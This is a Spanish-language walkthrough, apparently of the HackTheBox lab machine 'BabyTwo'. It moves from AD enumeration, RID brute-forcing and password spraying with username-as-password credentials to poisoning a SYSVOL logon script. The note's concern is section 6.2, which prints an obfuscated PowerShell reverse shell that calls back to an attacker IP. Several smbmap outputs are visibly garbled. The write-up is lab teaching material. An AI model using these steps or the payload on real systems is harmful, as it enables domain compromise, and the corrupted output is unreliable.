

BabyTwo

Máquina: BABYTWO

IP: 10.129.234.72

1. Reconocimiento y Enumeración Inicial

1.1. Escaneo de Puertos TCP (Nmap)

El primer paso consiste en identificar los puertos abiertos en la máquina objetivo mediante un escaneo rápido.

Comando:

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.234.72 -vv -oG scanPort
```

Explicación de parámetros:

- `-p-` : Escanea todo el rango de puertos (del 1 al 65535).
- `--open` : Muestra únicamente los puertos que tienen un estado abierto.
- `-sS` : Realiza un escaneo de tipo TCP SYN (Stealth Scan), más rápido y sigiloso ya que no completa la conexión TCP.
- `--min-rate 5000` : Obliga a Nmap a enviar un mínimo de 5000 paquetes por segundo, agilizando el escaneo.
- `-Pn` : Omite la fase de descubrimiento de host (ping sweep), asumiendo que la máquina está activa.
- `-n` : Desactiva la resolución DNS inversa para no perder tiempo.
- `-vv` : Activa el modo "very verbose" para ver los puertos abiertos en tiempo real por consola.
- `-oG scanPort` : Guarda los resultados en un archivo llamado `scanPort` utilizando el formato "grepable" de Nmap.

Resultado:

```
Nmap scan report for 10.129.234.72
Host is up, received user-set (0.039s latency).
Scanned at 2026-02-13 13:19:50 UTC for 26s
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
88/tcp    open  kerberos-sec  syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
```

```

139/tcp    open  netbios-ssn      syn-ack ttl 127
389/tcp    open  ldap             syn-ack ttl 127
445/tcp    open  microsoft-ds     syn-ack ttl 127
464/tcp    open  kpasswd5         syn-ack ttl 127
593/tcp    open  http-rpc-epmap   syn-ack ttl 127
636/tcp    open  ldapssl         syn-ack ttl 127
3268/tcp   open  globalcatLDAP    syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl syn-ack ttl 127
3389/tcp   open  ms-wbt-server    syn-ack ttl 127
9389/tcp   open  adws            syn-ack ttl 127
49664/tcp  open  unknown         syn-ack ttl 127
49668/tcp  open  unknown         syn-ack ttl 127
60931/tcp  open  unknown         syn-ack ttl 127
60967/tcp  open  unknown         syn-ack ttl 127
64892/tcp  open  unknown         syn-ack ttl 127
64893/tcp  open  unknown         syn-ack ttl 127
64911/tcp  open  unknown         syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 26.41 seconds

1.2. Enumeración de Servicios y Versiones

Tras detectar los puertos abiertos, procedemos a identificar qué servicios y versiones exactas están corriendo detrás de ellos.

Comando:

```

nmap -p53,88,135,139,389,445,464,593,636,3268,3269,3389,9389,49664,49668,60931,60967,64892,64893,64911 -sCV 10.129.234.72 -oN scanV

```

Explicación de parámetros:

- `-p...` : Especifica la lista de puertos detectados como abiertos en el paso anterior.
- `-sCV` : Es la combinación de `-sC` (lanza los scripts básicos de reconocimiento de Nmap) y `-sV` (realiza el escaneo de versiones de los servicios).
- `-oN scanV` : Exporta los resultados en formato normal al archivo `scanV`.

Resultado:

Nmap scan report for 10.129.234.72

Host is up (0.040s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-

```
02-13 13:21:49Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP
(Domain: baby2.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after: 2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
(Domain: baby2.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after: 2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3268/tcp open ldap Microsoft Windows Active Directory LDAP
(Domain: baby2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after: 2105-08-19T14:22:11
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
(Domain: baby2.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after: 2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-13T13:23:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=dc.baby2.vl
| Not valid before: 2026-02-12T13:16:34
|_Not valid after: 2026-08-14T13:16:34
| rdp-ntlm-info:
| Target_Name: BABY2
| NetBIOS_Domain_Name: BABY2
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: baby2.vl
| DNS_Computer_Name: dc.baby2.vl
| DNS_Tree_Name: baby2.vl
| Product_Version: 10.0.20348
|_ System_Time: 2026-02-13T13:22:41+00:00
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
```

```
49668/tcp open  msrpc          Microsoft Windows RPC
60931/tcp open  msrpc          Microsoft Windows RPC
60967/tcp open  msrpc          Microsoft Windows RPC
64892/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
64893/tcp open  msrpc          Microsoft Windows RPC
64911/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-13T13:22:42
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.07 seconds
```

Vemos que se reportan varios dominios en la salida del escaneo: `dc.baby2.vl` y `baby2.vl`.

1.3. Enumeración DNS

Consultamos el servidor DNS de la máquina para extraer información de sus registros.

Comandos:

```
dig @10.129.234.72 baby2.vl ns
dig @10.129.234.72 baby2.vl mx
dig @10.129.234.72 baby2.vl ptr
dig @10.129.234.72 baby2.vl txt
```

Explicación de parámetros:

- `dig` : Herramienta de consulta de DNS.
- `@10.129.234.72` : Indica el servidor DNS al que le hacemos la consulta.
- `baby2.vl` : Es el dominio objetivo.
- `ns`, `mx`, `ptr`, `txt` : Representan los tipos de registros DNS a consultar (Servidores de Nombres, Intercambio de Correo, Punteros y Texto, respectivamente).

Resultado: En todos se reporta `dc.baby2.vl`.

1.4. Intento de Transferencia de Zona

Intentamos realizar una transferencia de zona (AXFR) para volcar todos los registros del DNS de una sola vez.

Comando: `dig @10.129.234.72 baby2.vl axfr`

Resultado: `Transfer failed`

1.5. Modificación del Archivo Hosts

Dado que hemos descubierto nombres de dominio locales, los mapeamos a la IP en nuestra máquina atacante para permitir la resolución correcta.

Acción: Añadimos los dominios encontrados al archivo `/etc/hosts` con el siguiente contenido: `10.129.234.72 baby2.vl dc dc.baby2.vl`

2. Enumeración de RPC y SMB

2.1. Enumeración mediante RPCCLIENT (Sesiones nulas y limitadas)

Intentamos conectarnos al servicio RPC para extraer usuarios del dominio.

Comando (Sesión Nula):

```
rpcclient -U '' 10.129.234.72 -N -c 'enumdomusers'
```

Explicación de parámetros:

- `-U ''` : Especifica un usuario en blanco (null session).
- `-N` : Indica que no se proveerá contraseña.
- `-c 'enumdomusers'` : Ejecuta el comando de enumeración de usuarios del dominio.

Resultado: `result was NT_STATUS_ACCESS_DENIED`

Comando (Usuario GUEST):

```
rpcclient -U 'GUEST%' 10.129.234.72 -c 'enumdomusers'
```

Explicación de parámetros:

- `-U 'GUEST%'` : Intenta la conexión utilizando la cuenta de invitado (GUEST) y % indica un salto de solicitud de contraseña, probando acceso sin credenciales válidas.

Resultado: `result was NT_STATUS_ACCESS_DENIED`

2.2. Enumeración de SMB (Netexec)

Al fallar la conexión anónima a RPC, analizamos la configuración general y estado de SMB de la máquina.

Comando:

```
netexec smb 10.129.234.72
```

Explicación de parámetros:

- **smb** : Ejecuta el módulo sobre el protocolo SMB. Permite identificar la versión del sistema operativo, el nombre del dominio y el estado de la firma SMB (SMB Signing).

Resultado: [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)

2.3. Enumeración de Recursos SMB (Smbmap)

Mapeamos los recursos compartidos en red disponibles sin autenticación.

Comando:

```
smbmap -H 10.129.234.72 -u 'null'
```

Explicación de parámetros:

- -H : Host objetivo.
- -u 'null' : Fuerza un inicio de sesión anónimo / nulo.

Resultado:

```

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.129.234.72:445      Name: baby2.vl      Status: Authenticated
    Disk                      Permissions      Comment
    ----                      -
Version ADMIN$ (addaddell) - 02/13/26 - Ronnie Flathers @ropnop NO ACCESS      Remote Admin
apps READ ONLY
2026/02 C$ (3:59:02) - Using KDC(s) NO ACCESS      Default share
2026/02 docs (3:59:02) - 10.129.234.72:88 NO ACCESS
homes READ, WRITE
IPC$ READ ONLY      Remote IPC
NETLOGON READ ONLY      Logon server share
SYSVOL NO ACCESS      Logon server share

[*] Closed 1 connections (10.129.234.72:445)

```

2.4. Exploración de Carpetas SMB

Descubrimos el recurso `homes/` y listamos su contenido de manera recursiva.

Comando: `smbmap -H 10.129.234.72 -u 'null' -r 'homes/'`

Resultado:

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.129.234.72:445 Name: baby2.vl Status: Authenticated
    Disk Permissions Comment
    ---
ADMIN$ NO ACCESS Remote Admin
apps READ ONLY
C$ NO ACCESS Default share
docs /hosts NO ACCESS
homes READ, WRITE
./homes /home/x369/HTB/BabyTwo

dr--r--r-- 0 Fri Feb 13 14:05:41 2026 are/wordlists/seclists/Usernames/xato-n
dr--r--r-- 0 Tue Aug 22 20:10:21 2023 ..
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Amelia.Griffiths
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Carl.Moore
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Harry.Shaw
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Joan.Jennings
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Joel.Hurst
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Kieran.Mitchell
dr--r--r-- 0 Sat Sep 2 14:45:25 2023 library
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Lynda.Bailey
2026/02 dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Mohammed.Harris
2026/02 dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Nicola.Lamb
dr--r--r-- 0 Tue Aug 22 20:18:40 2023 Ryan.Jenkins
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL NO ACCESS Logon server share

[*] Closed 1 connections
```

3. Extracción de Usuarios y Validación en AD

3.1. Extracción y Filtrado de Usuarios (Archivo Local)

Filtramos la salida guardada previamente sobre los directorios SMB de usuarios para armar una lista limpia.

Comando:

```
cat user.smb | grep -oP '2023\s\K.*?[^@]+' | tr -d ' ' > users
```

Explicación de parámetros:

- `cat user.smb` : Lee el archivo con la salida cruda.
- `grep -oP` : Utiliza expresiones regulares PCRE (`-P`) y devuelve solo la coincidencia exacta (`-o`). El patrón extrae texto posterior al año "2023" descartando espacios o caracteres específicos.
- `tr -d ' '` : Elimina cualquier espacio en blanco restante.

- `> users` : Redirige y guarda el listado limpio en el archivo `users` .

3.2. RID Bruteforcing (Netexec)

Para engrosar nuestra lista, realizamos un ataque de fuerza bruta sobre el Relative ID (RID) para extraer más usuarios a través de SMB con sesión nula.

Comando:

```
netexec smb 10.129.234.72 -u 'null' -p '' --rid-brute
```

Explicación de parámetros:

- `-p ''` : Contraseña vacía.
- `--rid-brute` : Ejecuta la funcionalidad de RID bruteforce iterando sobre los identificadores de Active Directory para mapearlos a nombres de cuenta.

Vemos un listado de usuarios, lo filtramos y lo extraemos combinándolo con el anterior:

Comando:

```
netexec smb 10.129.234.72 -u 'null' -p '' --rid-brute | grep "SidTypeUser" |  
grep -oP 'BABY2\\\\K.*?[^\ ]+' >> users && cat users | sort -u > full_users
```

Explicación de parámetros:

- `grep "SidTypeUser"` : Filtra solo las líneas que correspondan a usuarios válidos (descarta grupos u ordenadores).
- `grep -oP 'BABY2\\\\K.*?[^\ ]+'` : Extrae únicamente el nombre de usuario, eliminando el prefijo del dominio `BABY2\` .
- `>> users` : Añade al archivo existente.
- `sort -u > full_users` : Ordena alfabéticamente y elimina duplicados (`-u`), guardando en `full_users` .

3.3. Validación de Usuarios (Kerbrute)

Usamos Kerberos para confirmar si los usuarios recogidos realmente existen en el dominio.

Comando:

```
kerbrute userenum --dc 10.129.234.72 -d baby2.vl full_users
```

Explicación de parámetros:

- `userenum` : Modo de enumeración de usuarios.
- `--dc` : IP del Domain Controller contra el que autenticar.

- `-d` : Especifica el nombre del dominio (`baby2.vl`).
- `full_users` : Archivo que contiene el listado generado en el paso previo.

Resultado:

```
2026/02/13 14:24:00 > [+] VALID USERNAME: Administrator@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Joel.Hurst@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Harry.Shaw@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Joan.Jennings@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Guest@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: gpoadm@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: DC$@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Amelia.Griffiths@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Carl.Moore@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Kieran.Mitchell@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: library@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Ryan.Jenkins@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Nicola.Lamb@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Mohammed.Harris@baby2.vl
2026/02/13 14:24:00 > [+] VALID USERNAME: Lynda.Bailey@baby2.vl
```

3.4. AS-REP Roasting Attack

Buscamos usuarios cuya cuenta no requiera pre-autenticación de Kerberos para obtener sus hashes.

Comando:

```
impacket-GetNPUsers -no-pass -usersfile full_users baby2.vl/
```

Explicación de parámetros:

- `-no-pass` : No utilizar contraseña.
- `-usersfile` : Proporciona la lista de usuarios válidos para comprobar.
- `baby2.vl/` : Objetivo de dominio a atacar.

Resultado:: todos tienen, doesn't have UF_DONT_REQUIRE_PREAUTH set

3.5. Password Spraying

Al no tener suerte con el AS-REP Roasting, comprobamos si algún usuario tiene como contraseña su propio nombre de usuario.

Comando:

```
netexec smb 10.129.234.72 -u full_users -p full_users --continue-on-success
```

```
--no-bruteforce
```

Explicación de parámetros:

- `-u` y `-p` : Usamos el mismo diccionario de usuarios para cuenta y clave.
- `--continue-on-success` : Si encuentra un resultado positivo, sigue escaneando a los demás.
- `--no-bruteforce` : Evita probar cada contraseña con cada usuario (A x B). En su lugar, prueba usuario con su respectiva contraseña (Usuario A = Contraseña A).

Resultado:

```
[+] baby2.vl\Carl.Moore:Carl.Moore  
[+] baby2.vl\library:library
```

3.6. Kerberoasting

Con las credenciales válidas obtenidas (Carl.Moore), verificamos si existen cuentas asociadas a un SPN que podamos crackear (Kerberoasting).

Comando:

```
impacket-GetUserSPNs baby2.vl/Carl.Moore:Carl.Moore
```

Explicación de parámetros:

- Solicita Tickets de Concesión de Servicio (TGS) para cualquier usuario del Active Directory mapeado a un Service Principal Name (SPN), usando el formato `Dominio/Usuario:Contraseña`.

Resultado: No entries found!

4. Exploración con Credenciales Válidas

4.1. Análisis del recurso Netlogon

Aprovechando las credenciales de `Carl.Moore`, exploramos los recursos de red compartidos.

Comando:

```
smbmap -H 10.129.234.72 -u 'Carl.Moore' -p 'Carl.Moore' -r 'netlogon/'
```

Explicación de parámetros:

- Autentica al usuario en SMB y lista de manera recursiva (`-r`) el recurso `netlogon/`.

Resultado: En netlogon, encontramos un `login.vbs` .

```
[+] IP: 10.129.234.72:445      Name: baby2.vl      Status: Authenticated
Disk                        Permissions      Comment
-----
ADMIN$ /home/x369/HTB/BabyTwo NO ACCESS      Remote Admin
apps  READ, WRITE
C$ 10.20.15-2-Debian <s>> @10.129.234.72 baby2.vl axfr NO ACCESS      Default share
docs READ, WRITE
homes READ, WRITE
IPC$ READ ONLY      Remote IPC
NETLOGON READ ONLY      Logon server share
./NETLOGON /home/x369/HTB/BabyTwo
dr--r--r-- 0 Mon Aug 25 08:30:39 2025 .
dr--r--r-- 0 Tue Aug 22 17:43:55 2023 ..
fr--r--r-- /home/x369/HTB, 992 Mon Aug 25 11:23:29 2025 login.vbs
SYSVOL /var/run/samba/10.129.234.72 baby2.vl /usr/share/READ ONLY/seclis Logon server share
[*] Closed 1 connections
```

4.2. Análisis del recurso Apps/Dev

Exploramos la ruta de desarrolladores dentro del directorio de aplicaciones.

Comando:

```
smbmap -H 10.129.234.72 -u 'Carl.Moore' -p 'Carl.Moore' -r 'apps/dev/'
```

Resultado: Encontramos otro archivo, `login.vbs.lnk` .

```
[+] IP: 10.129.234.72:445      Name: baby2.vl      Status: Authenticated
Disk                        Permissions      Comment
-----
ADMIN$ /home/x369/HTB/BabyTwo NO ACCESS      Remote Admin
apps  READ, WRITE
./appsdev/
dr--r--r-- 0 Thu Sep 7 19:20:13 2023 .
dr--r--r-- 0 Fri Feb 13 14:46:48 2026 ..
fr--r--r-- /home/x369/HTB, 108 Thu Sep 7 19:20:13 2023 CHANGELOG
fr--r--r-- 1800 Thu Sep 7 19:20:13 2023 login.vbs.lnk
C$ 10.20.15-2-Debian <s>> @10.129.234.72 baby2.vl axfr NO ACCESS      Default share
docs READ, WRITE
homes READ, WRITE
IPC$ READ ONLY      Remote IPC
NETLOGON READ ONLY      Logon server share
SYSVOL READ ONLY      Logon server share
[*] Closed 1 connections
```

4.3. Descarga de Archivos

Descargamos ambos archivos para analizarlos en nuestro entorno local.

Comandos:

```
smbmap -H 10.129.234.72 -u 'Carl.Moore' -p 'Carl.Moore' --download
'apps/dev/login.vbs.lnk'
smbmap -H 10.129.234.72 -u 'Carl.Moore' -p 'Carl.Moore' --download
'netlogon/login.vbs'
```

Explicación de parámetros:

- `--download` : Instruye a Smbmap a copiar los archivos desde la ruta compartida a nuestra máquina de ataque.

4.4. Análisis de Enlace (.lnk) y Script (.vbs)

Utilizamos la herramienta Inkpase para inspeccionar el archivo de acceso directo.

Comando:

```
lnkpase 10.129.234.72-apps_dev_login.vbs.lnk
```

Explicación de parámetros:

- Parsea la metadata del archivo de acceso directo en Windows para extraer la ubicación original hacia donde apunta.

Resultado: Vemos que parece que el acceso directo redirige al archivo `login.vbs` .

LINK INFO:

Link info flags: 3

Local base path: C:\Windows\SYSTEM32\sysvol\baby2.vl\scripts\

Common path suffix: login.vbs

Location info:

Drive type: DRIVE_FIXED

Drive serial number: '0xe6f32485'

Volume label: ''

Location: Local

DATA:

Relative path:

..\..\..\Windows\SYSTEM32\sysvol\baby2.vl\scripts\login.vbs

Working directory: C:\Windows\SYSTEM32\sysvol\baby2.vl\scripts

Analizamos el script descargado (`login.vbs`), pero no vemos nada sensible a nivel de credenciales impresas:

```

(root@kali)-[/home/x369/HTB/BabyTwo]
# cat 10.129.234.72-netlogon_login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ":" to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ":" & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"

```

5. Reconocimiento de Entorno AD (BloodHound)

5.1. Recolección de Datos (Ingestor)

Para trazar un mapa de ataque de los privilegios, recabamos toda la información posible del AD usando el recolector en Python de Bloodhound.

Comando:

```

bloodhound-python -u 'Carl.Moore' -p 'Carl.Moore' -d baby2.vl -ns
10.129.234.72 -c All --zip

```

Explicación de parámetros:

- `-ns` : Especifica la IP del Name Server (Controlador de Dominio).
- `-c All` : Indica la colección de toda la información (Users, Groups, Computers, ACLs, Trusts, etc).
- `--zip` : Comprime el JSON resultante en un archivo ZIP, preparado para la ingesta en la GUI de Bloodhound.

5.2. Configuración y Despliegue de BloodHound CE

Levantamos localmente el panel BloodHound CE usando Docker para analizar el ZIP generado.

Comandos de despliegue:

```
wget
https://raw.githubusercontent.com/Specter0ps/bloodhound/main/examples/docker
-compose/docker-compose.yml
docker-compose up -d
```

Explicación de parámetros:


- **wget** : Descarga la configuración de los contenedores Docker para BloodHound.
- **up -d** : Levanta los contenedores en modo 'detached' (segundo plano).

Acceso y subida de datos:

- **URL:** `http://localhost:8080/ui/login`
- **Creds iniciales:** `admin` / (password temporal en logs `docker-compose logs`)
- **Acción:** Subimos el ZIP generado anteriormente en la interfaz visual.

5.3. Análisis de Bloodhound: Carl.Moore

Analizando en BloodHound, vemos que el usuario Carl.Moore, está en el grupo de Domain Users y Office. No posee privilegios de ejecución ni Outbound Object Controls.



En la sección de *Object Information*, vemos que en la propiedad Logonscript, existe la siguiente ruta asociada: `\\baby2.vl\SYSTEM\baby2.vl\scripts\login.vbs`

CARL.MOORE@BABY2.VL	
Created: 2023-08-22 19:18 UTC (GMT+0000)	
Distinguished Name: CN=CARL MOORE,OU=OFFICE,DC=BABY2,DC=VL	
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	BABY2.VL
Domain SID:	S-1-5-21-213243958-1766259620-4276976267
Enabled:	TRUE
Home Directory:	\\baby2.vl\homes\Carl.Moore
Last Collected by BloodHound: 2026-02-13T14:59:30.050107062Z	
Last Logon (Replicated):	2026-02-13 14:26 UTC (GMT+0000)
Last Logon:	2026-02-13 14:56 UTC (GMT+0000)
Last Seen by BloodHound:	2026-02-13 14:59 UTC (GMT+0000)
Logonscript:	\\baby2.vl\SYSVOL\baby2.vl\scripts\login.vbs
Marked Sensitive:	FALSE
Owner SID:	S-1-5-21-213243958-1766259620-4276976267-512
Password Last Set:	2023-08-22 20:24 UTC (GMT+0000)
Password Never Expires:	TRUE
Password Not Required:	TRUE

Idea de Explotación: Podríamos alterar ese script maliciosamente si en dicho directorio tenemos permisos de subida.

6. Explotación: Abuso de SYSVOL y LogonScript

6.1. Comprobación de Privilegios de Escritura

Accedemos a la carpeta SYSVOL interactuando directamente a través de SMBClient para verificar si podemos manipular su contenido.

Comando de conexión:

```
smbclient //10.129.234.72/sysvol -U 'Carl.Moore%Carl.Moore'
```

Explicación de parámetros:

- Conecta al recurso `sysvol` usando el formato `Usuario%Contraseña` (Nota: El comando refleja una errata introducida temporalmente en el terminal con la comilla al final).

Comando de prueba de escritura:

```
put users
```

Explicación de parámetros:

- Intenta subir (put) el archivo local de texto `users` para ver si disponemos de permiso de escritura.

Resultado: putting file users as \baby2.vl\scripts\users (2,7 kB/s) (average 2,7 kB/s)

6.2. Envenenamiento del Script VBS

Al tener permisos, modificamos nuestra copia local de `login.vbs` inyectando un reverse shell en PowerShell que conectará a nuestra máquina.

Contenido modificado de `login.vbs`:

```
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ":" to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ":" & Err.Description
    End If
End Sub
```

```

End If

Set objNetwork = Nothing
End Sub

Set objShell = CreateObject("Wscript.Shell")
objShell.Run "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgB0
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4A
MQA1AC4AOAAxACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0
AC4ARwBlAHQAuWb0AHIAZQBhAG0AKAaPAdSAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAA
PQAgADAALgAuADYANQA1ADMANQB8ACUAewAWAH0A0wB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAk
AHMAAdABYAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUA
cwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAAPAHsA0wAkAGQAYQB0AGEAIAA9ACAABO
AGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQA
ZQB4AHQALgBBAFMAQwBjAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAo
ACQAYgB5AHQAZQBzACwAMAA5ACAAJABpACkA0wAkAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGKA
ZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAAtAFMAAdABYAGkAbgBnACAABQ7
ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgbQAFMA
IAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIga+ACAAIga7ACQAcwBlAG4AZABi
AHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKa
SQAPAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBl
AGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAA5ACQAcwBlAG4AZABiAHKA
dABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAaPAdH0A0wAk
AGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"

```

6.3. Recepción de Shell y Primer Pwn

